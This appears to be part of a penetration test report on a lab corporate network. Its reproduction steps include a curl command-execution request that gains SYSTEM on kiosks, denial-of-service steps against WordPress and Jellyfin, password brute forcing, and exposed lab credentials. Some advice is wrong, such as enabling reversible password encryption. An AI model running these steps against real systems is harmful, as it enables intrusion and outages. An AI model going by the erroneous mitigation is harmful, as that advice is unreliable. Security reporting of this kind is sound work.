<b>Business Impact</b>	<p>The lack of endpoint protection and antivirus software can impact XXX in the following ways:</p> <ol style="list-style-type: none"><li>1. It increases the risk of a successful malware attack, which can lead to data loss, unauthorized access, and financial loss.</li><li>2. It can also increase the risk of a ransomware attack which can cause widespread disruption and data loss.</li><li>3. It can also aid in the lateral movement of an attacker within a network, increasing the impact of an attack.</li><li>4. It can also lead to compliance issues, as many regulatory frameworks require organizations to have endpoint protection in place to protect sensitive data and systems.</li></ol>		
<b>Potential Compliance Violations</b>	PCI DSS Requirement 5.2		



<b>Mitigations</b>	Investing in an EDR (Endpoint Detection and Response) or Antivirus solution such as Falcon by CrowdStrike, Microsoft Defender for Endpoint (MDE), or Windows Defender.										
<b>Steps for Reproduction</b>	<p>To verify the status of a registered EDR or Antivirus solution, follow these steps:</p> <ol style="list-style-type: none"><li>1. Launch Server Manager</li><li>2. Navigate to the local server</li><li>3. Check the status of Windows Defender</li><li>4. Either enable Windows Defender Real-Time Protection as a free, temporary solution or install an EDR of choice</li></ol> <table><tr><td>Windows Defender</td><td>Real-Time Protection: Off</td></tr><tr><td>Feedback &amp; Diagnostics</td><td>Settings</td></tr><tr><td>IE Enhanced Security Configuration</td><td>On</td></tr><tr><td>Time zone</td><td>(UTC-08:00) Pacific Time (US &amp; Canada)</td></tr><tr><td>Product ID</td><td>00377-60000-00000-AA087 (activated)</td></tr></table>	Windows Defender	Real-Time Protection: Off	Feedback & Diagnostics	Settings	IE Enhanced Security Configuration	On	Time zone	(UTC-08:00) Pacific Time (US & Canada)	Product ID	00377-60000-00000-AA087 (activated)
Windows Defender	Real-Time Protection: Off										
Feedback & Diagnostics	Settings										
IE Enhanced Security Configuration	On										
Time zone	(UTC-08:00) Pacific Time (US & Canada)										
Product ID	00377-60000-00000-AA087 (activated)										

<b>XXX-102</b>	<b>Everyone is an Administrator on all Workstations</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	High	<b>CVSS Score</b>	8.4
<b>Attack Vector</b>	AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/N/CR:X/IR:X/AR:X/MAR:L/MAC:L/MPR:X/MUI:X/MS:U/MC:H/MI:H/MA:H		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.51 (WORKSTATION01), 10.0.0.52 (WORKSTATION02)		
<b>Description</b>	<p>The built-in "Administrators" group on Windows systems is intended for small groups of highly trusted users, typically System Administrators. Administrators are capable of making ANY system changes.</p> <p>Having all users delegated as Administrators on every machine increases the risk of exposure to malware and allows attackers to easily steal credentials, establish persistence, and move laterally.</p>		





<b>Business Impact</b>	<p>Allowing all users to be an Administrator on Windows machines can have significant negative impacts on a business. Some of the main impacts include:</p> <ol style="list-style-type: none"><li>1. Increased security risks: By giving all users Administrator privileges, an organization is giving them access to sensitive system settings and files, which can be exploited by malicious actors. This can lead to data breaches, loss of sensitive information, and financial losses.</li><li>2. Reduced system stability: Allowing all users to make changes to the system can lead to instability, as users may install software, change settings, or make changes that can cause the system to crash or malfunction.</li><li>3. Compliance issues: Many regulatory frameworks (such as NIST) require organizations to implement least privilege and segregation of duties to protect sensitive data and maintain the confidentiality, integrity, and availability of systems and data. Allowing all users to be Administrators can put organizations out of compliance with these regulations and can result in fines and penalties.</li></ol>
<b>Potential Compliance Violations</b>	N/A
<b>Mitigations</b>	Administrators should be limited and delegated to specific system(s) carefully and only if absolutely necessary. This principle is referred to as "Least Privilege," which states that users, processes and systems should be granted only the minimum level of access necessary to perform their specific tasks.
<b>Steps for Reproduction</b>	<p>To verify the list of Administrators on the workstations:</p> <ol style="list-style-type: none"><li>1. Log into each workstation</li><li>2. Run an elevated command prompt session</li><li>3. Enter the following command:</li></ol> <div data-bbox="579 1488 807 1636" style="border: 1px solid black; padding: 5px;"><pre>\$ net localgroup Administrato rs</pre></div>



```
PS C:\Users\sa.Locker\Documents> 2>> net localgroup Administrators  
PS C:\Users\sa.Locker\Documents> set localgroup Administrators  
Alias name: Administrators  
Comment: Administrators have complete and unrestricted access to the computer/domain  
Members:  
-----  
Admin  
Administrator  
cloudbase-init  
contoso\domain Admins  
Everyone  
The command completed successfully.  
PS C:\Users\sa.Locker\Documents>
```

XXX-103	<b>WordPress Admin account has a Weak Password</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	High	<b>CVSS Score</b>	8.4
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:X/RL:O/RC:C/CR:L/IR:H /AR:L/MAV:A/MAC:L/MPR:N/MUI:X/MS:U/MC:H/MI:H/MA:H		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.11 (HMS)		
<b>Description</b>	The WordPress Admin account has a weak password that can be easily guessed or cracked by an attacker. The WordPress Admin user can make significant changes to the site and even obtain code execution by uploading a specially crafted plugin or modifying the code of an existing theme.		
<b>Business Impact</b>	Having a weak WordPress Admin password can have serious security implications. A weak password can easily be cracked by hackers using automated tools, making it possible for them to gain unauthorized access to your website. Once they have access, they can potentially steal sensitive information, install malware, or use your website to launch attacks on other sites.		
<b>Potential Compliance Violations</b>	NRS 603A.210		
<b>Mitigations</b>	1. Log into the WordPress dashboard using the admin account.		



	<ol style="list-style-type: none"><li>2. Navigate to the "Users" menu and select "Your Profile."</li><li>3. Scroll down to the "Account Management" section and click on the "Generate Password" button. This will create a strong and unique password for you.</li><li>4. Carefully copy the new password and paste it into the "New Password" and "Confirm New Password" fields.</li><li>5. Click on the "Update Profile" button to save the new password.</li></ol>
<b>Steps for Reproduction</b>	<p>To verify the weak password for the admin account on the WordPress site, log into the admin account. (The password can be brute forced using the "rockyou.txt" wordlist and an automated password cracking tool such as "wpScan")</p>  



XXX-104	<b>Unauthenticated Access to Log Containing Secrets</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	High	<b>CVSS Score</b>	8.1
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.12		
<b>Description</b>	Users' "secrets" are logged to publicly available file on the website.		
<b>Business Impact</b>	Loss of integrity to unauthorized access to other users' accounts, information, and data. Customers can lose points, leak email addresses and full names.		
<b>Potential Compliance Violations</b>			
<b>Mitigations</b>	Sanitize logging of <b>query</b> files and remove <b>query.log</b> from web site access.		
<b>Steps for Reproduction</b>	<p>Browse to <a href="http://10.0.0.12/query.log">http://10.0.0.12/query.log</a>.</p> <p>← → C ⌂ <a href="https://10.0.0.12/query.log">https://10.0.0.12/query.log</a></p> <pre>INFO:root:0\$ URI is: mysql://rewards:rewards@rewards-db:3306/loyalty INFO:root:running (/var/www/html./query) './query get -t secret -s x' [pid=1111] INFO:root:0\$ URI is: mysql://rewards:rewards@rewards-db:3306/loyalty INFO:root:running (/var/www/html./query) './query get -t admin'</pre>		

XXX-105	<b>Public Access To Wp-cron.php (DOS or DDOS)</b>
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>	




<b>Severity</b>	HIGH	<b>CVSS Score</b>	7.5
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.11		
<b>Description</b>	<p>Because wp-cron.php is a script that is used to schedule and run background tasks in WordPress, such as publishing scheduled posts, checking for updates, and sending email notifications. Hackers can exploit the wp-cron.php script by repeatedly sending requests to it, causing it to consume a large amount of server resources. This can cause the website to become slow or even crash.</p>		
<b>Business Impact</b>	<p>A website being slowed or shut down can have a significant impact on a business, including:</p> <ol style="list-style-type: none"><li>1.) Loss of revenue: If a website is slow or unavailable, it can prevent customers from making purchases or completing other transactions. This can result in a loss of revenue for the business.</li><li>2.) Damage to reputation: A slow or unavailable website can damage the company's reputation, as customers may view it as unprofessional or unreliable. This can lead to a loss of trust in the brand and a decline in customer loyalty.</li><li>3.) Loss of opportunities: If a website is slow or unavailable, it may prevent potential customers from finding out about the business or its products and services. This can result in lost opportunities for the business.</li><li>4.) Impact on SEO: Slow websites can negatively impact a website's search engine rankings. This can make it harder for customers to find the business online, resulting in a decrease in website traffic.</li></ol>		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	<p>Use .htaccess file: You can use the .htaccess file to block all external IP addresses from accessing the wp-cron.php file by adding the following code to the file:</p> <pre>&lt;Files wp-cron.php&gt; Order deny,allow Deny from all &lt;/Files&gt;</pre>		




<b>Steps for Reproduction</b>	Use multiple computers or a single computer to repeatedly visit <a href="http://10.0.0.11/wp-cron.php?doing_wp_cron">http://10.0.0.11/wp-cron.php?doing_wp_cron</a> to hurt the speed in which the website operates.
-------------------------------	--


XXX-106	<b>Unauthenticated DOS Via Overwhelming Operations</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	HIGH	<b>CVSS Score</b>	7.5
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H		
<b>Technical Details</b>			
<b>Affected System</b>	10.0.0.20		
<b>Description</b>	The admin user is unauthenticated on the Jellyfin webapp meaning anyone visiting the site has admin credentials. With this unauthenticated access an attacker can start a new media library at the root of the device and once a scan is started the website will shut down due it being overwhelmed.		
<b>Business Impact</b>	The potential business impact of a website shutting off can be severe, as it can lead to a loss of revenue, customers, and damage to the brand reputation. Some specific impacts include: <ol style="list-style-type: none"><li>1.) Loss of customers: When a website is down, it can lead to a loss of customers as they may become frustrated and go to a competitor's website.</li><li>2.) Damage to brand reputation: When a website is down, it can damage the brand reputation, as customers may perceive the company as unreliable or untrustworthy.</li></ol>		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	Upgrade the hardware on the server so it can handle the jobs it is supposed to be able to handle.		
<b>Steps for Reproduction</b>	Login to the Jellyfin webapp by clicking the jellyfin user:		



Navigate to libraries on the side bar:



When in libraries click add library. Change the library location to "/" and hit save. Then go back to the dashboard and click scan libraries.




That will then quickly crash the website.

XXX-107

**Authenticated Users can add Workstations to the Domain**

**Common Vulnerability Scoring System (CVSS) v3.1**



<b>Severity</b>	High	<b>CVSS Score</b>	7.3
<b>Attack Vector</b>	AV:L/AC:L/PR:L/UI:R/S:U/C:N/I:N/A:N/CR:X/IR:X/AR:X/MAV:N/M AC:L/MPR:N/MUI:N/MS:U/MC:L/MI:L/MA:L		
<b>Technical Details</b>			
<b>Affected System</b>	corp.cc.local domain		
<b>Description</b>	<p>By default, only Domain Admins can add workstations to the domain. This is intended by design as Active Directory environments typically contain sensitive systems and organization information.</p> <p>If an attacker who has obtained low-privileged access is able to add a rogue system to the domain, they can use it to perform attacks such as:</p> <ol style="list-style-type: none"><li>1. Elevating privileges in the domain</li><li>2. Lateral movement and persistence in the network</li><li>3. Exfiltration of sensitive company data</li></ol>		
<b>Business Impact</b>	An attacker that is able to compromise the XXX corporate domain is able to exfiltrate sensitive information, infect all domain-joined systems with ransomware, and ultimately, cause a denial-of-service for business critical assets.		
<b>Potential Compliance Violations</b>	N/A		
<b>Mitigations</b>	XXX should modify the User Right, "Add workstations to domain" such that it does not contain the "NT AUTHORITY\Authenticated Users" built-in security principle.		
<b>Steps for Reproduction</b>	 <p>The screenshot shows the 'Local Policies/User Rights Assignment' section of the Group Policy Management Editor. It lists two policies: 'Access this computer from the network' and 'Add workstations to domain'. The 'Setting' column for 'Add workstations to domain' shows the value 'BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone' with 'NT AUTHORITY\Authenticated Users' highlighted in red.</p>		

XXX-108

Access to Entire Rewards Database upon Login



Common Vulnerability Scoring System (CVSS) v3.1			
<b>Severity</b>	High		7.1
<b>Attack Vector</b>	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		
Technical Details			
<b>Affected System</b>	10.0.0.12 (Rewards database)		
<b>Description</b>	When users login and send a request to receive their "points" the API responds back with the entire Rewards database.		
<b>Business Impact</b>	This leak reveals all information of every user to the person logging in. This has immense loss of confidentiality due to passwords being sent to incorrect users.		
<b>Potential Compliance Violations</b>	NRS 603A.210		
<b>Mitigations</b>	Rewrite the userapi.php file to only respond with the specific user's information and check authentication when responding with all information.		
<b>Steps for Reproduction</b>	<p>Login as a user to <a href="https://10.0.0.12/">https://10.0.0.12/</a>          (Web Server's response after logging in)</p> <pre>* &lt;user&gt; {active: true, admin: true, email: "admin@rewards.com", id: 1, name: null, password: "password1234567890"}    =&gt; [0 - 99]     =&gt; 0: {active: true, admin: true, email: "admin@rewards.com", id: 1, name: null, password: "password1234567890"}     =&gt; 1: {active: true, admin: true, email: "Rewards_Help_desk@rewards.com", id: 2, name: null, password: "pass1234567890"}     =&gt; 2: {active: true, admin: true, email: "Customer_Support@rewards.com", id: 3, name: null, password: "pass1234567890"}     =&gt; 3: {active: true, admin: true, email: "Pass1234567890@rewards.com", id: 4, name: null, password: "pass1234567890"}     =&gt; 4: {active: true, admin: true, email: "Pass1234567890@rewards.com", id: 5, name: null, password: "pass1234567890"}     =&gt; 5: {active: true, admin: true, email: "Pass1234567890@rewards.com", id: 6, name: null, password: "pass1234567890"}     =&gt; 6: {active: true, admin: true, email: "Pass1234567890@rewards.com", id: 7, name: null, password: "pass1234567890"}     =&gt; 7: {active: true, admin: true, email: "Pass1234567890@rewards.com", id: 8, name: null, password: "pass1234567890"}     =&gt; 8: {active: true, admin: true, email: "Pass1234567890@rewards.com", id: 9, name: null, password: "pass1234567890"}     =&gt; 9: {active: true, admin: true, email: "Pass1234567890@rewards.com", id: 10, name: null, password: "Pass1234567890"}</pre>		

XXX-109	Local Privilege Escalation on Kiosks
Common Vulnerability Scoring System (CVSS) v3.1	



<b>Severity</b>	High	<b>CVSS Score</b>	6.2																																
<b>Attack Vector</b>	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N																																		
<b>Technical Details</b>																																			
<b>Affected System</b>	10.0.200.101-104																																		
<b>Description</b>	By base64 encoding a command then sending it as a parameter to <a href="http://localhost:8080/?command=">http://localhost:8080/?command=</a> you can execute a command as "NT AUTHORITY\SYSTEM"																																		
<b>Business Impact</b>	This will greatly compromise all Kiosks that a user can gain local execute permissions on by allowing full execution to the user.																																		
<b>Potential Compliance Violations</b>	N/A																																		
<b>Mitigations</b>	Do not run the web server as NT\Authority, or require authentication to communicate with the server, and remove function calls to this web server from AdministratorPassword.exe.																																		
<b>Steps for Reproduction</b>	Send a curl request to <a href="http://localhost:8080/?command=">http://localhost:8080/?command=</a> and base64 encode your command. <pre>curl -H "Content-Type: application/x-www-form-urlencoded" -d "command=d2hvWip" -X POST http://127.0.0.1:8080/?command=d2hvWip</pre> <table border="1"><tr><th>% Total</th><th>% Received</th><th>% Error</th><th>Average Speed</th><th>Time</th><th>Time</th><th>Time</th><th>Current</th></tr><tr><td>100</td><td>23</td><td>100</td><td>21</td><td>0</td><td>0</td><td>420</td><td>420</td></tr><tr><th>Load</th><th>Upload</th><th>Total</th><th>Spent</th><th>Left</th><th>Speed</th><th></th><th></th></tr><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></table> <pre>420st authority\system</pre>			% Total	% Received	% Error	Average Speed	Time	Time	Time	Current	100	23	100	21	0	0	420	420	Load	Upload	Total	Spent	Left	Speed										
% Total	% Received	% Error	Average Speed	Time	Time	Time	Current																												
100	23	100	21	0	0	420	420																												
Load	Upload	Total	Spent	Left	Speed																														

XXX-110	<b>Weak Domain User Password Requirements</b>		
<b>Common Vulnerability Scoring System (CVSS) v3.1</b>			
<b>Severity</b>	High	<b>CVSS Score</b>	5.3
<b>Attack Vector</b>	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
<b>Technical Details</b>			



<b>Affected System</b>	All Domain Joined Systems (10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52)
<b>Description</b>	Users under the corp.cc.local active directory domain are not restricted by reusing previous passwords or having complex passwords due to current settings in the active group policy. Additionally, user passwords are stored in reversible encryption due to
<b>Business Impact</b>	<p>Without password history, users can repeatedly change their password to the same value, making it easy for an attacker to guess or crack the password.</p> <p>Without password complexity, users may choose weak and easily guessable passwords, making it easier for an attacker to gain access to sensitive information.</p> <p>Storing passwords in reversible encryption means that if an attacker gains access to the encrypted passwords, they can easily decrypt them to gain access to the plaintext passwords</p> <p>Overall, these security deficiencies can lead to a significant increase in the risk of a data breach, which could result in damage to the company's reputation, loss of revenue and severe legal penalties.</p>
<b>Potential Compliance Violations</b>	NRS 603A.210
<b>Mitigations</b>	To resolve these group policy configurations, follow these steps: <ol style="list-style-type: none"><li>1. Open the Group Policy Management Console on your domain controller.</li><li>2. Edit the Default Domain Policy</li><li>3. Navigate to Computer Configuration &gt; Policies &gt; Windows Settings &gt; Security Settings &gt; Local Policies &gt; Password Policies.</li><li>4. Set "Enforce password history" to a value above 5</li><li>5. Set "Password must meet complexity requirements" to "Enabled"</li><li>6. Set "Store passwords using reversible encryption" to "Enabled"</li></ol>
<b>Steps for Reproduction</b>	To verify the status of LDAP signing on Active Directory, follow these steps: <ol style="list-style-type: none"><li>1. Open the Group Policy Management Console on your domain controller.</li><li>2. Click on the Default Domain Policy</li><li>3. View the policy settings</li></ol>



	<p><b>Default Domain Policy</b></p> <p>Scope Details Settings Delegation Status</p> <p>Default Domain Policy Data collected on: 1/14/2023 9:18:23 AM</p> <p>Computer Configuration (Enabled)</p> <p>Policies</p> <p>Windows Settings</p> <p>Security Settings</p> <p>Account Policies/Password Policy</p> <table border="1"><thead><tr><th>Policy</th><th>Setting</th></tr></thead><tbody><tr><td>Enforce password history</td><td>0 passwords remembered</td></tr><tr><td>Maximum password age</td><td>60 days</td></tr><tr><td>Minimum password age</td><td>0 days</td></tr><tr><td>Minimum password length</td><td>12 characters</td></tr><tr><td>Password must meet complexity requirements</td><td>Disabled</td></tr><tr><td>Store passwords using reversible encryption</td><td>Enabled</td></tr></tbody></table>	Policy	Setting	Enforce password history	0 passwords remembered	Maximum password age	60 days	Minimum password age	0 days	Minimum password length	12 characters	Password must meet complexity requirements	Disabled	Store passwords using reversible encryption	Enabled
Policy	Setting														
Enforce password history	0 passwords remembered														
Maximum password age	60 days														
Minimum password age	0 days														
Minimum password length	12 characters														
Password must meet complexity requirements	Disabled														
Store passwords using reversible encryption	Enabled														

XXX-111	<p><b>Unauthenticated API Information Disclosure</b></p>
<p><b>Common Vulnerability Scoring System (CVSS) v3.1</b></p>	
<b>Severity</b>	HIGH
<b>Attack Vector</b>	<u>AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N</u>
<p><b>Technical Details</b></p>	
<b>Affected System</b>	10.0.0.7
<b>Description</b>	Information Disclosure through an unauthenticated API
<b>Business Impact</b>	Unauthenticated APIs are vulnerable to malicious actors who can use the exposed data to gain access to sensitive information, launch attacks on the business's IT infrastructure, and undermine the trust of customers and partners. Unauthorized access to data can also lead to data breaches and put the business at risk of regulatory fines or reputational damage.
<b>Potential Compliance Violations</b>	N/A



Mitigations	Secure the API with a login page or do not make it public facing
Steps for Reproduction	<pre>root@...: ~ %  # dirb https://10.0.0.7:3000  ----- DIRB v2.22 By The Dark Raver -----  START_TIME: Sat Jan 14 08:44:31 2023 URL_BASE: https://10.0.0.7:3000/ WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  ----- GENERATED WORDS: 4612  ----- Scanning URL: https://10.0.0.7:3000/ ----- + https://10.0.0.7:3000/auth (CODE:405 SIZE:18) + https://10.0.0.7:3000/keys (CODE:200 SIZE:79325) + https://10.0.0.7:3000/ping (CODE:200 SIZE:28) + https://10.0.0.7:3000/status (CODE:200 SIZE:30) + https://10.0.0.7:3000/users (CODE:200 SIZE:44) + https://10.0.0.7:3000/version (CODE:200 SIZE:45)  ----- END_TIME: Sat Jan 14 08:44:35 2023 DOWNLOADED: 4612 - FOUND: 6  ← → ⌂ https://10.0.0.7:3000/keys</pre>




```

{
  "status": "200",
  "data": [
    {
      "id": "5c0899e06d48517e58817996e",
      "name": "27998123309317a0",
      "status": "idle"
    },
    ...
  ]
}
  
```

XXX-112	Windows Firewall is Disabled		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	CVSS Score	4.8
Attack Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:L		
Technical Details			
Affected System	All Windows Systems (10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104)		



<b>Description</b>	Currently all Windows assets within the two provided scopes are not utilizing the built in Windows Firewall, leaving affected devices susceptible to attacks from adversaries.																		
<b>Business Impact</b>	Without a firewall in place on the affected systems, adversaries are able to interact with listening services without restriction as well as create backdoors on individual machines. This enables attacks such as denial of service which would impact XXX's ability to provide services to customers.  Additionally, disabling the firewall may also make XXX non-compliant with industry regulations, such as PCI DSS.																		
<b>Potential Compliance Violations</b>	NRS 603A.210																		
<b>Mitigations</b>	To enable the Windows firewall, the following steps can be utilized on Windows Server: 1. Launch Server Manager 2. Navigate to the local server 3. Click the status of the Windows Firewall 4. Select the "Turn on Windows Firewall" option for both the private and public networks, and then click okay.																		
<b>Steps for Reproduction</b>	To verify the status of the Windows firewall, the following steps can be utilized on Windows Server: 1. Launch Server Manager 2. Navigate to the local server 3. View the status of the Windows Firewall  <table border="1"><thead><tr><th colspan="2">PROPERTIES</th></tr><tr><th colspan="2">For dc01</th></tr></thead><tbody><tr><td>Computer name</td><td>dc01</td></tr><tr><td>Domain</td><td>corp.cc.local</td></tr><tr><td>Windows Firewall</td><td>Domain: Off</td></tr><tr><td>Remote management</td><td>Enabled</td></tr><tr><td>Remote Desktop</td><td>Enabled</td></tr><tr><td>NIC Teaming</td><td>Disabled</td></tr><tr><td>tap-4b6a0a9e-00</td><td>IPv4 address assigned by DHCP, IPv6 enabled</td></tr></tbody></table>	PROPERTIES		For dc01		Computer name	dc01	Domain	corp.cc.local	Windows Firewall	Domain: Off	Remote management	Enabled	Remote Desktop	Enabled	NIC Teaming	Disabled	tap-4b6a0a9e-00	IPv4 address assigned by DHCP, IPv6 enabled
PROPERTIES																			
For dc01																			
Computer name	dc01																		
Domain	corp.cc.local																		
Windows Firewall	Domain: Off																		
Remote management	Enabled																		
Remote Desktop	Enabled																		
NIC Teaming	Disabled																		
tap-4b6a0a9e-00	IPv4 address assigned by DHCP, IPv6 enabled																		

XXX-113	Unencrypted Passwords in MySQL Database
Common Vulnerability Scoring System (CVSS) v3.1	




<b>Severity</b>	High	<b>CVSS Score</b>	4.5																																																			
<b>Attack Vector</b>	AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N																																																					
<b>Technical Details</b>																																																						
<b>Affected System</b>	10.0.0.12																																																					
<b>Description</b>	Passwords in the MySQL Database are not encrypted and are stored in plaintext.																																																					
<b>Business Impact</b>	User passwords are not encrypted and can lead to major fines and loss of trust.																																																					
<b>Potential Compliance Violations</b>	NRS 603A.210																																																					
<b>Mitigations</b>	Salt/hash and encrypt user's passwords before storing them inside a database.																																																					
